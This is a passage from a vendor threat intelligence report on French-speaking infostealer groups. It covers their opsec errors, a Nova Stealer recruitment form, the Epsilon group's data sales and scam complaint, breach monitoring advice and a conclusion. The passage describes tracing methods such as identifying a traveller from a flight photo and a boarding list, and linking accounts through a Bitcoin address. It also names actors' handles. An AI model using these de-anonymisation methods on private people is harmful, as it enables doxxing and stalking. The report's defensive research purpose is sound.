Another type of error involves administrators posting information about their vacations. Here is an example:



*Screenshot of a Message from an Administrator  
Announcing Their Vacation by Plane*

By posting a photo of the airport, a wing of the plane, and the departure time, it is possible to determine the destination and the passenger's seat number from the post. Additionally, with access to the boarding list, the individual responsible for the photo can potentially be identified.

Furthermore, analysts observed a summer pause in

the activities of most groups, coinciding with the end of secondary school or university classes. This observation provides additional clues about the potential profile of the administrators.

Some information shared by cybercriminals in their communications is more subtle. To illustrate this point, a recruitment form created via Google Forms can be examined. The use of Google Forms allows for the collection of open-source information about the accounts used to create these questionnaires.

*Recruitment Form for Nova Stealer*

Certain questions included in the form are particularly noteworthy, especially those concerning academic qualifications and examination periods:

The presence of these rather unusual questions helps narrow down the profile of individuals targeted by this recruitment, reducing the scope to high school or university students. This information partially supports the theory that these groups are likely composed of young individuals aged 15 to 25.


Our objective in this section is to highlight the importance of communications within stealer groups and the insights that can be extracted from these exchanges. In addition to communications conducted primarily on Telegram, some actors also use forums. While the majority of posts focus on selling data, specific posts can reveal more about the cybercriminals and their activities.

# OpSec Error on Forums

During the first half of 2024, the Epsilon group made headlines by targeting several French companies and media outlets. Following these attacks, the cybercriminals put the customer databases of these companies up for sale.


In addition to posting sales announcements on Telegram, posts were also made on various forums. The group used multiple account names to publish the announcements, first on [BreachForums](#), then on **XSS**.

However, in all the publications, the contact user remained the same:




Screenshot of the Telegram Profile of ChatNoir/@Docuvo

By actively monitoring XSS, analysts noticed that, in addition to the sales posts, a complaint for fraud (or “scam” in English) was filed by the same account in the forum’s dedicated channel in May 2024:



Post from the Seller of Data Stolen by Epsilon

From there, it becomes interesting to analyze the post related to this scam.



Post Related to the Scam

The author reports being scammed out of \$700 while attempting to purchase a Revolut Business account. It is highly likely that this purchase attempt was made to launder funds linked to various illegal activities.

Attached to this post, the following information was shared:

- > The scammers' contact details and their Telegram accounts.
- > Screenshots of exchanges between the scammer and likely ChatNoir.
- > Screenshots of applications facilitating cryptocurrency exchanges.

After a thorough analysis of the available elements, the following information was collected:

- > The Bitcoin address used by the post author.
- > Another Telegram account linked to the post author.
- > A connection between this second account and a drug-selling service based in Grenoble.
- > Additional information about potential social media accounts, such as Twitter.
- > The VPN service used by the author.

With the available information, it is impossible to determine whether the post author and ChatNoir (@dovuco) are the same person. However, it is worth noting that all the author's posts related to the resale of access pointed to the @dovuco account for further information or data purchases.

According to information shared on Telegram, the user is reportedly in the hands of authorities, though no additional details regarding the charges against them have been disclosed yet.



## Prevention and Detection of Data Breaches


Throughout this report, our analysts have strived to provide in-depth description of the modus operandi of certain criminal groups operating in the realm of stealers. The goal is to raise awareness among companies and public organizations about the evolving nature of this threat and help them adapt their defense strategies accordingly.

As explained in previous sections, communication channels inherent to cybercriminal activities are often used by actors to share and sell stolen data. These data typically, if not systematically, result from breaches following attacks on companies. No organization is immune. Over recent years, even major digital giants, often considered the most mature in terms of cybersecurity, have fallen victim to such breaches:

- > **January 2023:** Email addresses, names, and usernames of over 200 million Twitter users were publicly exposed.
- > **2021:** Similar data from over 500 million Facebook users were leaked, including phone numbers and addresses.
- > **2024:** Telecommunications multinational **AT&T** saw nearly 73 million of its current and former users affected by a data breach.

No sector is spared, from banks (e.g., Santander in Spain) to public institutions (e.g., Shanghai Police Department, France Travail). [The examples are numerous.](#)

+



## Data breaches and their victims

These cases generally involve data breaches where end users are the victims, often following unsuccessful ransom attempts. However, more insidious and less publicized cases involve sensitive employee data stolen and resold by **Initial Access Brokers (IABs)**—a critical link in large-scale attacks.

In such cases, employee devices are infected by a stealer that extracts various sensitive information, including corporate data. Neither the employee nor the company is aware of the intrusion. These professional details are then sold to other actors and may be used to launch subsequent attacks.

### Supervising Data Breaches: A Critical Priority

In this context, supervising data breaches has become a critical priority for any **Chief Information Security Officer (CISO)**. It is essential to detect potential leaks promptly and take necessary actions before the information is exploited.

In this regard, Gatewatcher offers its clients a **monitoring service** via a SaaS platform and/or APIs to detect sensitive information that may have leaked. Without requiring the deployment of specific components, this service focuses on monitoring:

- > Employee email addresses.
- > Login credentials.
- > International phone numbers.

The analysis relies on a thorough examination of each data breach retrieved from various sources, such as Telegram channels and Dark Web forums, while targeting the domains the client wishes to monitor.

---

### Proactive Response to Stealer Threats

This approach is particularly relevant given the threats posed by stealers, which discreetly collect sensitive information. By proactively identifying leaked data, clients can mitigate intrusion risks and stay one step ahead of cybercriminals.



## Conclusion\_

Through this report, Gatewatcher analysts have aimed to shed light on a rarely discussed aspect of cybercrime: the French-speaking infostealer ecosystem. Although composed of relatively unknown actors, the analysis of this ecosystem has uncovered valuable insights about these often young cybercriminals, whose actions can serve as the initial steps in large-scale attacks.

Despite their inexperience, French-speaking groups demonstrate adaptability by leveraging existing open-source code. The changes observed between different malware versions suggest that these actors are gradually refining their attack and evasion techniques, adapting to the defenses of targeted systems. While their methods are not yet among the most sophisticated, they effectively meet the needs of their clients and pose growing challenges for security teams.

Beyond technical analysis, a broader study of these groups has revealed links between them, including shared members and overlaps in the profiles of sellers and buyers. Furthermore, several of these actors appear to diversify their activities, engaging in other forms of crime, such as drug trafficking.

This analysis also highlighted **OpSec errors** made by some actors, which enabled the retrieval of critical information, such as phone numbers and travel details of certain group administrators. To broaden the scope and explore less conventional tracking methods, techniques for identifying and monitoring the command-and-control servers of **Vidar** and **AsyncRAT** were also proposed.

Monitoring data breaches emerged as a key necessity to anticipate incidents or mitigate them by quickly changing compromised credentials. Indeed, practices such as password re-use and the use of professional email addresses for personal purposes significantly increase the risk of initial access in attacks targeting companies. It is therefore crucial to monitor data breaches to better anticipate incidents or address them effectively.

Additionally, the international police operation “**Magnus**” on October 28, targeting the infostealers Redline and META, underscores the scale of the phenomenon and the importance of international cooperation. This operation involved law enforcement from multiple countries, including the Netherlands, the United Kingdom, Belgium, and the United States, to disrupt the activities of these groups, which were responsible for stealing over 227 million passwords in 2024.

In conclusion, we hope this analysis has provided valuable insights into the ecosystem and operating methods of French-speaking stealers. Understanding this landscape is essential for adapting defenses to a constantly evolving threat. While these groups do not yet directly target companies, their ability to quickly adapt and innovate could elevate them to the status of major players in the cybercrime landscape.

---

# TABLE OF REFERENCES USED

> **Nova Stealer, the Malware Made in France**

<https://www.gatewatcher.com/en/lab/nova-stealer-the-malware-made-in-france/>

> **Breachforums: Deception or Disappointment?**

<https://www.gatewatcher.com/en/lab/breachforums-deception-or-disappointment/>

> **Cyber Threats Semester Report July-December 2023**

[https://info.gatewatcher.com/en/cyber-threats-semester-report-july-december-2023?utm\\_campaign=2024\\_CTSR\\_H2\\_2023\\_EN&utm\\_source=site%20web%20GW%20%28anglais%29](https://info.gatewatcher.com/en/cyber-threats-semester-report-july-december-2023?utm_campaign=2024_CTSR_H2_2023_EN&utm_source=site%20web%20GW%20%28anglais%29)

> **Worlds-biggest-data-breaches-hacks**

<https://informationisbeautiful.net/visualizations/worlds-biggest-data-breaches-hacks/>

> **Breaches of Automated Data Processing Systems (Articles 323-1 to 323-8)**

<https://www.legifrance.gouv.fr/codes/id/LEGISCTA000006149839>


> **Cybercriminality: risks and penalties incurred**

<https://www.justifit.fr/b/guides/droit-penal/la-cybercriminalite/>

> **Operation magnus**

<https://www.operation-magnus.com/>

Easy as



# ABOUT

A leader in cyber threat detection, Gatewatcher has been protecting the critical networks of businesses and public institutions around the world since 2015. Our Network Detection and Response (NDR) and Cyber Threat Intelligence (CTI) solutions analyze vulnerabilities, detect intrusions and respond quickly to all attack techniques. Gatewatcher provides a real-time, 360° view of cyber threats across the entire network, in the cloud and on-premises thanks to the combination of AI with dynamic analysis techniques.